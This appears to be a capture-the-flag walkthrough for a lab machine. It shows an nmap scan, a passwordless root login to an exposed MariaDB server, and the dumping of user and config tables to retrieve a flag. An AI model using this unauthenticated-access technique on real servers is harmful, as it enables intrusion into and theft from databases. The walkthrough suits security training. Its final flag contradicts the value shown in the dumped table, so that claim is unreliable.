TL;DR
We see port 3306 is open, so there is mysql server. We login using root username and no password, and find the flag.
Recon
we start with nmap, using this command, i didn’t use -p- and also -sV, because it takes to much time, used only -sC :
nmap -sC --min-rate=10000 $target

As you can see, port 3306, which has mysql service, is opened.
PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
|   Thread ID: 151
|   Capabilities flags: 63486
|   Some Capabilities: IgnoreSpaceBeforeParenthesis, Speaks41ProtocolOld, DontAllowDatabaseTableColumn, FoundRows, Speaks41ProtocolNew, InteractiveClient, IgnoreSigpipes, SupportsTransactions, SupportsCompression, LongColumnFlag, Support41Auth, SupportsLoadDataLocal, ODBCClient, ConnectWithDatabase, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: q1<{v_Y~2x)_'@OKjS@(
|_  Auth Plugin Name: mysql_native_password
Connect to mysql server using root user and no password and find password
We try to connect to the mysql using root username, and hope we won’t need to provide password, -h stands for host, -u is username, -P is port, and i also disabled the verification of the ssl, because it causes problems:
mysql -h $target -u root -P 3306 --skip-ssl-verify-server-cert

Okay, so first let’s view the database using show databases;
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| htb                |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (1.449 sec)
Now, let’s use htb table, using use htb;, and then show the tables in this database, using show tables;
MariaDB [(none)]> use htb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [htb]> show tables;
+---------------+
| Tables_in_htb |
+---------------+
| config        |
| users         |
+---------------+
2 rows in set (0.170 sec)
Okay, now we want to fetch all the data from users table, using select * from users;:
MariaDB [htb]> select * from users;
+----+----------+------------------+
| id | username | email            |
+----+----------+------------------+
|  1 | admin    | admin@sequel.htb |
|  2 | lara     | lara@sequel.htb  |
|  3 | sam      | sam@sequel.htb   |
|  4 | mary     | mary@sequel.htb  |
+----+----------+------------------+
4 rows in set (0.211 sec)

The flag isn’t here, so let’s fetch the data from config table, using select * from config;:
+----+-----------------------+----------------------------------+
| id | name                  | value                            |
+----+-----------------------+----------------------------------+
|  1 | timeout               | 60s                              |
|  2 | security              | default                          |
|  3 | auto_logon            | false                            |
|  4 | max_size              | 2M                               |
|  5 | flag                  | 7b4bec00d1a39e3dd4e021ec3d915da8 |
|  6 | enable_uploads        | false                            |
|  7 | authentication_method | radius                           |
+----+-----------------------+----------------------------------+
7 rows in set (0.255 sec)
And we find the flag.
Flag:b40abdfe23665f766f9c61ecba8a4c19